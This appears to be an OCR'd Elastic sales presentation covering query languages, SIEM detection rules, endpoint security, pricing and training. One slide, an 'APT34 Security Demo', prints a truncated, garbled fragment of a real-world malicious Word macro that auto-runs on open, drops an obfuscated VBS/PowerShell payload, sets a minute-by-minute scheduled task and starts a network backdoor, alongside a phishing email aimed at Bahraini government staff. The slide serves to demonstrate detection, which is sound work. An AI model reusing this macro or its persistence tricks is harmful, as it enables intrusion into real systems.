


# PromQL

## Improving Metrics Analytics



- PromQL is broadly used for metrics analytics
- Strengthens our Metrics Observability story
- Enables ES as backend for Grafana




# Event Query Language

## The query language for Security Analysts



- EQL Strengthens Elastic's Security and Observability Solutions
- EQL purpose-built for event analytics
- Sequences enable stateful queries
- Supports Elastic solutions: Security & Observability
- Improves SIEM threat detection, research, and rule-writing
- Enables Log Observability to perform stateful queries/analysis
- Query flexibility to understand network and host metrics



## 1 Define rule

## Rule type



## Custom query

Use KQL or Lucene to detect issues across indices.

**Select**

## Machine Learning

Select ML job to detect anomalous activity.

**Select**

## Threshold

Aggregate query results to detect when number of matches exceeds threshold.

**Select**

## Event Correlation

Use Event Query Language (EQL) to match events, generate sequences, and stack data

**Selected**

## Index patterns

apm-\* transaction\*

auditbeat-\*

endgame-\*

filebeat-\*

logs-

packetbeat-\*

winlogbeat-\*

Enter the pattern of Elasticsearch indices where you would like this rule to run. By default, these will include index patterns defined in Security Solution advanced settings.

## Custom query

```
query { _source { geoip.location { lat: 37 lon: -122 } } }
```

## Timeline template

None

Select which timeline to use when investigating generated alerts.

**Continue**




# Endpoint Security

<https://www.elastic.co/endpoint-security>



# Simple Elastic (Unified) Security Deployment

## Elastic Security (Unified Solution)



# Elastic Endpoint Security

Free and Open Endpoint Security  
Available to all Basic+ customers

Centrally Managed through Agent/Fleet  
Install one agent and get access to over  
20 integrations including Elastic Endpoint Security

Deep data visibility:

## Windows

Events: Process, Network, File, DNS, DLL and  
Driver Loads, Registry, Security

## macOS

Events: Process, Network, File

## Linux

Events: Process, Network, File

## Integrations

Browse integrations for popular apps and services.

All integrations    Installed integrations

**Browse by category**

All    9  
Security    1

Search for integrations

**Cisco**    Cisco Integration    BETA  
**Elastic Endpoint Security**    Protect your hosts with threat prevention, detection, and deep security data visibility.    BETA  
**Kafka**    Kafka Integration    BETA

[Browse all integrations](#)

**Elastic Endpoint Security**    Version 0.11.0    Add Elastic Endpoint Security

**Elastic Endpoint Security Integration**    [Collapse](#)

This integration sets up templates and index patterns required for Elastic Endpoint Security.

**Compatibility**  
For compatibility information view our [documentation](#).

**Logs**  
The log type of documents are stored in the logs-endpoint.\* indices. The following sections define the mapped fields sent by the endpoint.

**alerts**

**EXPORTED FIELDS**

| Field                           | Description  | Type    |
|---------------------------------|--|---------|
| @timestamp                      | Datetime when the event originated. This is the date/time extracted from the event, typically representing when the event was generated by the source. If the event source has no original timestamp, this value is typically populated by the first time the event was received by the pipeline. Required field for all events. | date    |
| Endpoint.policy                 | The policy fields are used to hold information about applied policy.   | object  |
| Endpoint.policy.applied         | information about the policy that is applied   | object  |
| Endpoint.policy.applied.id      | the id of the applied policy   | keyword |
| Endpoint.policy.applied.name    | the name of this applied policy  | keyword |
| Endpoint.policy.applied.status  | the status of the applied policy   | keyword |
| Endpoint.policy.applied.version | the version of this applied policy   | keyword |

# Stop Attacks

## Malware Prevention


Machine Learning Malware Prevention  
proven to be over 99% effective at  
stopping malware\*

## Auto Quarantine

Malicious files are automatically  
removed from user access to eliminate  
repeat infection attempts

## Zero System Impact

Scored “Fast” on performance tests  
when protecting hosts\*



# Analyze Events

Identify the Origin and Extent of an attack

Showing 6 alerts | Selected 0 alerts | Take action | [Select all 6 alerts](#)

Analyze event | @timestamp ↓ | Rule | host.name | Versi... | Method | Severity | Risk Score | event.module | event

|                          | @timestamp                  | Rule                     | host.name         | Versi... | Method | Severity | Risk Score | event.module | event |
|--------------------------|-----------------------------|--------------------------|-------------------|----------|--------|----------|------------|--------------|-------|
| <input type="checkbox"/> | Jul 30, 2020 @ 23:04:43.633 | Malware Prevention Alert | bpreston-mba      | 1        | query  | medium   | 73         | endpoint     | unkn  |
| <input type="checkbox"/> | Jul 30, 2020 @ 18:43:41.360 | Malware Prevention Alert | crowens-Mac.local | 1        | query  | medium   | 73         | endpoint     | unkn  |
| <input type="checkbox"/> | Jul 30, 2020 @ 18:33:42.490 | Malware Prevention Alert | mindy-mbp         | 1        | query  | medium   | 73         | endpoint     | unkn  |
| <input type="checkbox"/> | Jul 30, 2020 @ 18:33:42.490 | Malware Prevention Alert | crowens-mbp       | 1        | query  | medium   | 73         | endpoint     | unkn  |
| <input type="checkbox"/> | Jul 30, 2020 @ 18:28:37.882 | Malware Prevention Alert | mindy-mbp         | 1        | query  | medium   | 73         | endpoint     | unkn  |

Events | [Exit full screen](#)

Showing: 60 events | [Back to events](#)

BETA

All Process Events

| Process Name   | Timestamp               |
|----------------|-------------------------|
| systemd        | 07/31/2020, 04:12:19 PM |
| gdm3           | 07/31/2020, 04:12:24 PM |
| gdm-session... | 07/31/2020, 04:12:38 PM |
| gdm-x-session  | 07/31/2020, 04:12:43 PM |
| gnome-sess...  | 07/31/2020, 04:12:44 PM |
| gnome-shell    | 07/31/2020, 04:12:45 PM |

The diagram illustrates a sequence of process interactions. It starts with a 'RUNNING PROCESS bash' node at the top left. A blue arrow labeled '2 milliseconds' points down to a green cube labeled 'TERMINATED PROCESS bash'. From this green cube, a blue arrow labeled '7 milliseconds' points up to another green cube labeled 'TERMINATED PROCESS bash'. This pattern repeats, with arrows labeled '6 milliseconds' pointing from one green cube to the next. A large blue arrow labeled '424 milliseconds' points right from the first green cube to a blue cube labeled 'RUNNING PROCESS bash'. From this blue cube, a blue arrow labeled '1 millisecond' points down to a green cube labeled 'TERMINATED PROCESS lesspipe'. Finally, a blue arrow labeled '1 millisecond' points right from this green cube to a blue cube labeled 'RUNNING PROCESS bash'. The nodes are represented by cubes with labels indicating their status and name.



# Elastic Unified Security



# Elastic Security

Prevention, Detection, and Response for unified Protection



## Security

Out-of-the-box solution for security analysts everywhere



## Kibana

Visualize your Elasticsearch data and navigate the Elastic Stack



## Elasticsearch

A distributed, RESTful search and analytics engine



## Protections

Security content from Elastic and community



## Beats




## Endpoint



## Logstash

# Elastic community – scale your security program



**Powering security teams  
around the world**



**Validated by top  
industry analysts**



# APT34 Security Demo

```

Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "INormal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Private Sub Document_Open()
Call VVVV
Call AAAA
End Sub
Sub AAAA()
Dim A As String
A = "DIM fso " & vbCrLf & "Set fso = CreateObject("Scripting.FileSystemObject") " & vbCrLf & "A = A + Chr(CLng(&H70)) & Chr(CLng(&H6F)) & Chr(CLng(&H77)) & Chr(CLng(&H65)) & Chr(CLng(&H70))" & vbCrLf & "A = A + " & vbCrLf & "-exec bypass -file C:\ProgramData\WindowsAppPool\appPool.ps1 "" , 0, false" & vbCrLf & "A = A + "/C schtasks /create /F /sc minute /mo 1 /tn """\WindowsAppPool\appPool"""/tr """wscrip t /f C:\Windows\Temp\N56.15.vbs"" /t 00:00:00 /st 00:00:00 /sd 00:00:00" & vbCrLf & "A = A + Chr(CLng(&H70)) & Chr(CLng(&H6F)) & Chr(CLng(&H77)) & Chr(CLng(&H65)) & Chr(CLng(&H70))" & vbCrLf & "A = A + " & vbCrLf & "-exec bypass -file C:\ProgramData\WindowsAppPool\appPool.ps1 "" , 0, false" & vbCrLf & "E
Open "C:\ProgramData\WindowsAppPool\appPool.vbs" I
Print #1, A
Close #1
Call HGHG
Call Shell(Chr(CLng(&H77)) & Chr(CLng(&H73)))
End Sub
Sub VVVV()
Dim fdObj As Object
Application.ScreenUpdating = False
Set fdObj = CreateObject("Scripting.FileSystemObject")
If fdObj.FolderExists("C:\ProgramData\Windows\")
Else
    fdObj.CreateFolder ("C:\ProgramData\Windows\")
End If
Application.ScreenUpdating = True
End Sub

Sub HGHG()
Dim sss As String
sss = sss + "('SGFMMC = '" & X9Pwithyourface.comX9P
sss = sss + "if (SGFRRC.length -ne 10) { SGFRRC =
sss = sss + ")" & vbCrLf & "fu'+nction EED()" & vbCrLf
sss = sss + " SGFend = New-Object System.Net.IPEndPoint
sss = sss + " SGFrbc = SGFs.Receive([re+'f]SGFer
sss = sss + " SGFmb = [System.Text.Encoding]:ASCI
sss = sss + "'+SGFQOD = X9P0X9P;" & vbCrLf & "

```

Fw: No Subject - Message (HTML)

File Message Help Tell me what you want to do

Junk Delete Reply Reply All Forward More... Move Actions... Mark Unread Categorize Follow Up... Translate Find Related... Select... Read Aloud Speech Zoom

Government Projects <govprojects@pmc.gov.bh> Ahmed Alsaffar; rana.al-omari@fdpm.gov.bh

Fw: No Subject

N56.15.doc doc File

Brothers and Sisters / Staff of His Royal Highness the Prime Minister's Office

Peace, mercy and blessings of God,

الأخوة والأخوات / موظفي ديوان صاحب السمو الملكي رئيس الوزراء المحترمين  
السلام عليكم ورحمة الله وبركاته

The document contains a large watermark of the Bahraini coat of arms in the background. The text is in Arabic and reads: "الأخوة والأخوات / موظفي ديوان صاحب السمو الملكي رئيس الوزراء المحترمين السلام عليكم ورحمة الله وبركاته".




# Licensing & Pricing

# Subscription Options

---

Self-Managed  
SaaS



ELASTIC CLOUD

All Enterprise features

*Find further information at: [elastic.co/subscriptions](https://elastic.co/subscriptions)*



# Resource-based Pricing

---



## Elastic Enterprise Search

---

 **Site Search**  
No query-based pricing

 **App Search**  
No docs-based pricing

 **Workplace Search**  
No user-based pricing



## Elastic Observability

---

 **APM**  
No agent-based pricing

 **Logs**  
No ingest-based pricing

 **Metrics**  
No host-based pricing



## Elastic Security

---


 **SIEM**  
No seat-based pricing

 **Security Analytics**  
No ingest-based pricing  
(no EPS | GB/tag)

 **Endpoint Security**  
No endpoint-based pricing


You Licence the compute resources that you decided to allocate to the platform running the Elastic Stack.

- Single licence covers all functionality and solutions
- Single licence covers all usage and data



# Resource based pricing

= Effectively the total RAM/TAM used by your deployment (simply put)



$$4+2+64+16+64+64 = 214$$

**1 ERU = 64GB TAM**  
(Enterprise Resource Units)  
(Total Addressable Memory)

∴ 214 GB = 4 ERUs  
(i.e. 214/64 rounds to 4 Licence units)

Need Deep-Dive?  
**Learning Path**

# Free on-demand training

We're releasing **free** on-demand courses over the next few weeks. We know social distancing isn't fun, but it can be a great opportunity to learn new things. So while other people are making a second pass through their Netflix queue, you can build your **Elastic Stack**, **observability**, and **security** skills and come out the other side an expert.

<https://training.elastic.co/learn-from-home>

# Annual Training Subscription

Empowering Your People

## Immersive Learning

Lab-based exercises and knowledge checks to help master new skills

## Solution-based Curriculum

Real-world examples and common use cases

## Experienced Instructors

Expertly trained and deeply rooted in everything Elastic

## Flexible Learning Options

Learn when and where it's most convenient for you

FOUNDATION

Kibana Data Analyst



Elasticsearch Engineer II



Elasticsearch Engineer I



SPECIALIZATIONS



LOGGING



METRICS



APM



ADVANCED  
SEARCH



SECURITY  
ANALYTICS



DATA  
SCIENCE



# Additional Resources

- Upcoming Webinar : [Building search experiences with Elastic Enterprise Search in Elastic Cloud](#) (November 5)
- Demos: [demo.elastic.co](https://demo.elastic.co)
- Products : <https://www.elastic.co/products>
- Forums : <https://discuss.elastic.co/>
- Community : <https://www.elastic.co/community/meetups>
- Twitter : @elastic



# Elastic Security

---



## Elastic SIEM

Threat hunt, detect, and respond with enterprise context



## Endpoint Security


Threat prevention on laptops, desktops, servers



## Elastic Protections

Developing the  
out-of-the-box protection  
experience for our users

# Deploy Elastic technology anywhere



*Join the Elastic Security community*



